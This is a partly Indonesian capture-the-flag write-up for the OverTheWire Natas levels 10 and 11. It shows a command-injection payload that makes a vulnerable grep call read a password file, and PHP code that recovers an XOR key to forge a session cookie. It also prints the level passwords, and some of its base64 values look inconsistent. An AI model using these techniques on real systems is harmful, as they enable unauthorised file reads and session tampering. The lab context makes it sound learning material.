<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas10", "pass": "<censored>" };</script></head>
<body>
<h1>natas10</h1>
<div id="content">


For security reasons, we now filter on certain characters<br/><br/>
<form>
Find words containing: <input name="needle"><input type="submit" name="submit" value="Search"><br/><br/>
</form>

Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```




Disini karena perintah masih sama saya coba menambahkan file `"/etc/natas_webpass/natas11"` jadi search yang dilakukan 2 file file dictionary.txt dan natas11, lalu saya coba payload ini dan mendapatkan flagnya `"a /etc/natas_webpass/natas11"`

natas11 : 1KFqoJXi6hRaPluAmk8ESDW4fSysRoIg

Level 10 → Level 11

Username : natas11

URL : <http://natas11.natas.labs.overthewire.org>



Diberikan sebuah website, lalu diberikan clue bahwa cookie di lindungi oleh encryption XOR, lalu karena diberikan source codenya maka saya cek, dan ada baris yang menarik perhatian saya yaitu ini.

```
<?
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}
?>
```

Jadi kita harus mengubah showpassword menjadi yes agar mendapatkan passwordnya.

```
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}
```

Lalu function xor_encrypt juga menjadi perhatian saya.

Karena saya masih bingung saya memutuskan untuk membuka writeup dan mendapatkan sedikit pemahaman tentang soal ini.

Analyzing the XOR Encryption

According to XOR Cipher in cryptography the XOR Cipher is a type of encryption algorithm that operates according the following principles:

$$A \oplus 0 = A$$

$$A \oplus A = 0$$

$$(A \oplus B) \oplus C = A \oplus (B \oplus C)$$

$$(B \oplus A) \oplus A = B \oplus 0 = B$$

$$\textit{plaintext} \oplus \textit{key} = \textit{encrypted_text}$$

$$\textit{encrypted_text} \oplus \textit{plaintext} = \textit{key}$$

$$\textit{encrypted_text} \oplus \textit{key} = \textit{plaintext}$$

Lalu disini saya melakukan reverse sedikit di function tersebut dan mendapatkan encryption xornya.



```
<!DOCTYPE html>
<html>
<body>

<?php
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");
$decrypt = base64_decode("MGw7JCQ5OC84PT8jO5pqdmkgJ25nbCorkCEkIzIs cmSoCA58e354bjY");

function xor_encrypt($in) {
    $key = json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

echo xor_encrypt($decrypt);
?>

</body>
</html>
```

Result Size: 945 x 748

KNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLKNhLK


```
<!DOCTYPE html>
<html>
<body>

<?php
$decrypt = base64_decode("MGw7JCQ5OC04PT8j0SpqdmkgJ25nbCorKCEkIzls5oKC4qLSgubjY");
$data = array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
    $text = $in;
    $outText = '';

    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function xor_decrypt($in) {
    $key = "KNHL";
    $text = $in;
    $outText = '';

    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

echo base64_encode(xor_decrypt(json_encode($data)));
```

MGw7JCQ5OC04PT8j0SpqdmkgJ25nbCorKCEkIzls5oKC4qLSgubjY

```
<?php
$decrypt = base64_decode("MGw7JCQ5OC04PT8j0SpqdmkgJ25nbCorKCEkIzls5oKC4qLSgubjY");
$data = array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
    $text = $in;
    $outText = '';

    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function xor_decrypt($in) {
    $key = "KNHL";
    $text = $in;
    $outText = '';

    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}


echo base64_encode(xor_decrypt(json_encode($data)));

?>
```

I have no idea what im doing, aku cuman ngikutin logikanya writeup.

Cookie = MGw7JCQ50C04PT8j0Spqdmk3LT9pYmouLC0nICQ8anZpbS4qLSguKmkz

NATAS11



honorable mention :

<https://medium.com/@n01s/solving-natas-11-df246fcf7828>

natas12 : YWqo0pjpcXzSI15NMAVxg12QxeC1w9QG

